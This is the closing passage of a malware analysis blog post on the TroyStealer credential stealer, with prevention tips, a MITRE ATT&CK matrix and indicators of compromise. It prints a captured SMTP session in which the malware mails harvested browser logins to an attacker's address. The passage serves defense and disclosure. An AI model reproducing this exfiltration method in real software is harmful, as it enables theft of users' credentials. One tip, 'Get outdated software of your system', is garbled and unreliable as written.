220 kundenserver.de (mreue012) Nemesis ESMTP Service ready
EHLO User-PC
250-kundenserver.de Hello User-PC [85.203.46.135]
250-8BITMIME
250-AUTH LOGIN PLAIN
250-SIZE 69920427
250 STARTTLS
AUTH login [redacted]
334 UGFzc3dvcmQ6
[redacted]
235 Authentication succeeded
MAIL FROM:<domionhuby@gmail.com>
250 Requested mail action okay, completed
RCPT TO:<domionhuby@gmail.com>
250 OK
DATA
354 Start mail input; end with <CRLF>.<CRLF>
MIME-Version: 1.0
From: domionhuby@gmail.com
To: domionhuby@gmail.com
Date: 12 Jun 2020 13:22:34 +0100
Subject: TROY STEALER ---USER-PC/admin
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

[redacted]Application : Google Chrome   [redacted]AUrl : https://m.facebook=
..com/  [redacted]Username : [redacted]  [redacted]APassword : [redacted]
[redacted]Application : Windows Username  [redacted]AUrl : [redacted]
Username : admin  [redacted]Password : [redacted]
Type:       [redacted]ADomain:      https://m.facebook.com/=0D=0[redacted]
rname:    [redacted]APassword:    [redacted]
[redacted]
```

*Figure 7: Details sent to the attacker's email addressed.*


## Final Thoughts

Malware is nowadays one of the major cyber weapons to destroy a business, market reputation, and even infect a wide number of users. The next list presents some tips on how you can prevent a malware infection. It is not a complete list, just a few steps to protect yourself and your devices.

- Get outdated software of your system
- Get email savvy; take several minutes looking at the new email and not a few seconds
- Beware of fake tech support, emails related do bank transactions, invoices, COVID19, everything you think be strange
- Keep Internet activity relevant
- Log out at the end of the day
- Only access secured  and trusted sites (not only websites with green lock – please think you are doing, as many phishing campaigns are abusing of free CA to create valid HTTPS certificates and to distribute malicious campaigns over it)
- Keep your operating system up to date
- Make sure you are using an antivírus
- Beware of malvertising

## Take-home message
## Be proactive and start taking malware protection seriously!

## Mitre Att&ck Matrix



| Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control |
|---|---|---|---|---|---|---|---|---|---|
| Windows Management Instrumentation 1 | Winlogon Helper DLL | Process Injection 1 1 | Masquerading 1 | Credential Dumping 1 | Virtualization/Sandbox Evasion 2 | Remote File Copy 1 | Email Collection 1 | Data Encrypted 1 1 | Uncommonly Used Port 1 |
| Service Execution | Port Monitors | Accessibility Features | Software Packing 1 2 | Input Capture 1 | Process Discovery 1 | Remote Services | Input Capture 1 | Exfiltration Over Other Network Medium | Standard Cryptographic Protocol 1 2 |
| Windows Management Instrumentation | Accessibility Features | Path Interception | Disabling Security Tools 1 | Credentials in Registry 1 | Security Software Discovery 2 1 | Windows Remote Management | Data from Local System 1 | Automated Exfiltration | Remote File Copy 1 |
| Scheduled Task | System Firmware | DLL Search Order Hijacking | Virtualization/Sandbox Evasion 2 | Credentials in Files 1 | Remote System Discovery 1 | Logon Scripts | Input Capture | Data Encrypted | Standard Non-Application Layer Protocol 2 |
| Command-Line Interface | Shortcut Modification | File System Permissions Weakness | Process Injection 1 1 | Account Manipulation | File and Directory Discovery 1 | Shared Webroot | Data Staged | Scheduled Transfer | Standard Application Layer Protocol 1 3 |
| Graphical User Interface | Modify Existing Service | New Service | Deobfuscate/Decode Files or Information 1 | Brute Force | System Information Discovery 1 3 | Third-party Software | Screen Capture | Data Transfer Size Limits | Commonly Used Port |
| Scripting | Path Interception | Scheduled Task | Obfuscated Files or Information 3 | Two-Factor Authentication Interception | Network Sniffing | Pass the Hash | Email Collection | Exfiltration Over Command and Control Channel | Uncommonly Used Port |

## Indicators of Compromise (IOCs)

```
Threat name: TroyStealer.exe
MD5: DAB6194F16CEFDB400E3FB6C11A76861
SHA1: C76A9FB1A2AE927BF9C950338BE5B391FED29CD7
Imphash: F34D5F2D4577ED6D9CEEC516C1F5A744
Created: Thu Jun 11 19:53:24 2020

smtp.]ionos.]es - 213.165.67.102
[email protected]
Subject: TROY STEALER

--/---/---/--/--/--/--/--/--/--/--/--/--/--/--/--/--/--/--/--/--/---/
https://bazaar.abuse.ch/sample/9bc17db7e037caa4b6f176fdfc89a132dc63445bf66cf51050bb77c

Malspam distributing TroyStealer:

HELO: miranda.wv.]pt
Sending IP: 195.22.19.123
From: [email protected]]pt
Subject: Pagamento Recusado
Attachment: FA.202005.0069771.DOC.img (contains "FA.202005.0069771.DOC.exe")

TroyStealer SMTP exfil email address:
[email protected]
```

## References

– Email template, **Abuse.ch**

Pedro Tavares

**Pedro Tavares** is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks.  He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the 0xSI_f33d – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more here.